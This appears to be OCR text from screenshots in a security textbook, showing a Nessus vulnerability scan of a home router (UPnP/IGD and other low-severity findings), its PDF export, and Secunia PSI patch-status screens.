
Register for an Activation Code



First Name * Last Name *

Email *

Check to receive updates from Tenable

Register





Nessus Home / Folders / x

Not secure | https://localhost:8834/#/scans/reports/20/hosts/2/vulnerabilities

Nessus Scans Settings saricairaf

TEST / 192.168.0.1

Configure Audit Trail Launch Export

Vulnerabilities 8 Switch Host 192.168.0.1

Filter Search Vulnerabilities 8 Vulnerabilities

Sev	Name	Family	Count
MEDIUM	UPnP Internet Gateway Device (IGD) Protocol Detection	Misc.	1
LOW	DHCP Server Detection	Service detection	1
LOW	UPnP API Listing	Misc.	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	Nessus Scan Information	Settings	1
INFO	Universal Plug and Play (UPnP) Protocol Detection	Service detection	1
INFO	Web Server UPnP Detection	Service detection	1

Host Details

IP: 192.168.0.1
 MAC: 00:10:18:dead:05
 Start: Today at 12:31 PM
 End: Today at 12:41 PM
 Elapsed: 10 minutes
 KB: Download

Vulnerabilities

Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)

Nessus Home / Folders / x

Not secure | https://localhost:8834/#/scans/reports/20/hosts/2/vulnerabilities/35709

Nessus Scans Settings saricairaf

TEST / Plugin #35709

Configure Audit Trail Launch Export

Vulnerabilities 8

MEDIUM UPnP Internet Gateway Device (IGD) Protocol Detection

Description

According to its UPnP data, the remote device is a NAT router which supports the Internet Gateway Device (IGD) Standardized Device Control Protocol. Therefore, the device is potentially vulnerable as the protocol can allow an adjacent attacker to punch holes in your firewall (e.g., via a malicious Flash animation or JavaScript).

Solution

Filter incoming traffic to this port or disable this service.

See Also

<https://github.com/filetofirewall/fof>
<http://www.gnucitizen.org/blog/flash-upnp-attack-faq/>
http://en.wikipedia.org/wiki/Internet_Gateway_Device_Protocol

Output

Nessus found an IGD description at http://192.168.0.1:80/RootDevice.xml

Plugin Details

Severity: Medium
 ID: 35709
 Version: \$Revision: 1.10 \$
 Type: remote
 Family: Misc.
 Published: February 19, 2009
 Modified: October 13, 2016

Risk Information

Risk Factor: Medium
 CVSS Base Score: 5.8
 CVSS Vector: CVSS2#AWA/AC/L/Au/N/C/P/IP/A/P

Vulnerability Information

Vulnerability Pub Date: January 14, 2008

Nessus Home / Folders / x

Not secure | https://localhost:8834/#scans/reports/20/hosts/2/vulnerabilities/35709

Nessus Scans Settings saricaraff

TEST / Plugin #35709
[Back to Vulnerabilities](#) Configure Audit Trail Launch Export

Vulnerabilities 8

MEDIUM UPnP Internet Gateway Device (IGD) Protocol Detection

Description
 According to its UPnP data, the remote device is a NAT router which supports the Internet Gateway Device (IGD) Standardized Device Control Protocol. Therefore, the device is potentially vulnerable as the protocol can allow an adjacent attacker to punch holes in your firewall (e.g., via a malicious Flash animation or JavaScript).

Solution
 Filter incoming traffic to this port or disable this service.

See Also
<https://github.com/filetofirewall/ff>
<http://www.gnucitizen.org/blog/flash-upnp-attack-faq/>
http://en.wikipedia.org/wiki/Internet_Gateway_Device_Protocol

Output
 Nessus found an IGD description at <http://192.168.0.1:80/RootDevice.xml>

Plugin Details

Severity: Medium
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 Type: remote
 Family: Misc.
 Published: February 19, 2009
 Modified: October 13, 2016

Risk Information

Risk Factor: Medium
 CVSS Base Score: 5.8
 CVSS Vector: CVSS2#AV:A/AC:L/Au:N/C:P/I:P/A:P

Vulnerability Information

Export: Nessus, PDF, HTML, CSV, Nessus DB

TEST_x1qir0.pdf - Nitro Pro 8

File Home Edit Review Forms Protect Help

Hand Zoom Rotate View Select Type Text QuickSign PDF Combine To Word To Excel To Image To Other

Bookmarks TEST_x1qir0

Table of Contents
 Hosts Executive Summary
 192.168.0.1
 192.168.0.21
 192.168.0.24
 192.168.0.25

192.168.0.1

0 0 1 2 5
 CRITICAL HIGH MEDIUM LOW INFO


Vulnerabilities Total: 8

SEVERITY	CVSS	PLUGIN	NAME
MEDIUM	5.8	35709	UPnP Internet Gateway Device (IGD) Protocol Detection
LOW	3.3	10663	DHCP Server Detection
LOW	3.3	94047	UPnP API Listing
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	35711	Universal Plug and Play (UPnP) Protocol Detection
INFO	N/A	35712	Web Server UPnP Detection
INFO	N/A	35716	Ethernet Card Manufacturer Detection











Secunia PSI

Secunia System Score 98% Secunia
Stay Secure

Programs that need updating (1) [Add program](#)


Examining program
WinRAR 5.x (64bit)

Up-to-date programs (92)

 Up-to-date ADInsight 1.x	 Up-to-date AccessChk 5.x	 Up-to-date AdExp 1.x	 Up-to-date Autolog 3.x	 Up-to-date Autoruns for Windows 12.x
 Up-to-date Clockres 2.x	 Up-to-date Driver Package Installer (DPInst) 2.x	 Up-to-date Driver Package Installer (DPInst) 2.x (64bit)	 Up-to-date FindLinks 1.x	 Up-to-date HJSplit 2.x

Scan again History Settings Microsoft Update Need help?

Secunia PSI

Secunia System Score **100%** Secunia Stay Secure

Up-to-date programs (93) Add program

Up-to-date ADInsight 1.x	Up-to-date AccessChk 5.x	Up-to-date AdExp 1.x	Up-to-date Autolog 3.x	Up-to-date Autoruns for Windows 12.x
Up-to-date Clockres 2.x	Up-to-date Driver Package Installer (DPInst) 2.x (64bit)	Up-to-date Driver Package Installer (DPInst) 2.x	Up-to-date FindLinks 1.x	Up-to-date HJSplit 2.x
Up-to-date ID Serve 1.x	Up-to-date LogonSessions 1.x	Up-to-date Microsoft .NET Framework 4.x	Up-to-date Microsoft Access 2013	Up-to-date Microsoft AccessEnum 1.x

Scan again | History | Settings | Microsoft Update | Need help?

Chapter 16: Log Analysis

